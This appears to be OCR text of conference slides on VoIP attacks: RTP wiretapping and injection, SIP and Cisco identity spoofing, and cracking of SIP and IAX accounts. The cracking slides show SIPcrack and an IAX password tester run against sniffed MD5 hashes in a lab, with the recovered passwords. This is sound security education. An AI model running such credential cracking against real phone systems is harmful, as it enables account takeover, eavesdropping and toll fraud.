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

Media protocol weakness



Wiretapping

- RTP is not encrypted by default so Wiretapping is possible



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
RTP injection

- ISECPartners published at the BlackHat07 allowing to inject sound during a conversation.
- How it's possible?
  - RTP unencrypted
  - UDP makes injection easy
  - SSRC is static for the entirety of a conversation
  - Sequence number & Timestamp are monotonically increasing



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

Identity Spoofing



Identity Spoofing SIP

- With SIP, it's possible to specify your personal data. If no auth is required for a call, it's possible to carried out Identity spoofing
  - SIP softphone (ex: ekiga, SJphone…)



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
Identity Spoofing on Cisco Architecture

- Cisco IP phones use the MAC@ as identification. With Cisco IP phone soft (7940 emulation) , it's possible to carried out an identity spoofing

- VTGO IP-BLUE



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
SIP/IAX account cracking



SIP account cracking

- MD5 hash can be used for authentication
- It's possible to sniff this authentication and try to crack this one

```
hacklu#./sipcrack -w crack_dict.txt sipdump_hacklu.cap

SIPcrack 0.2  ( MaJoMu | www.codito.de )
-----------------------------------------

* Found Accounts:

Num     Server          Client          User    Hash|Password

1       10.100.100.40   10.100.100.195  205     a8761394b1354ca0fb89e4e0126a86b0

* Select which entry to crack (1 - 1): 1

* Generating static MD5 hash... 0f29c9cc0cbd8ef961bca9e44d28fe98
* Loaded wordlist: 'crack_dict.txt'
* Starting bruteforce against user '205' (MD5: 'a8761394b1354ca0fb89e4e0126a86b0')
* Tried 25464 passwords in 0 seconds

* Found password: 'hacklu'
* Updating dump file 'sipdump_hacklu.cap'... done
hacklu#
```

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IAX account cracking

- MD5 hash can be used for authentication
- It's possible to sniff this authentication and try to crack this one

```
VoIP IAX Password Tester
iSEC Partners, Copyright 2005 (c)
http://www.isecpartners.com
Written by Himanshu Dwivedi

What dictionary file do you wish to test (e.g. isec.dict.txt)?
isec.dict.txt
Loaded 279550 dictionary words from isec.dict.txt.


Please type in the captured Challenge Data value:
("Challenge Data" in your sniffed IAX session)
889030665

Please type in the captured MD5 hash value:
("MD5 challenge result" in your sniffed IAX session)
c25f662db6ffcdfab32c8ca212450181

Brute forcing passwords...
Testing password %71.0: retention


The password is 'snorky'
which matches the hash of: c25f662db6ffcdfab32c8ca212450181
```

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
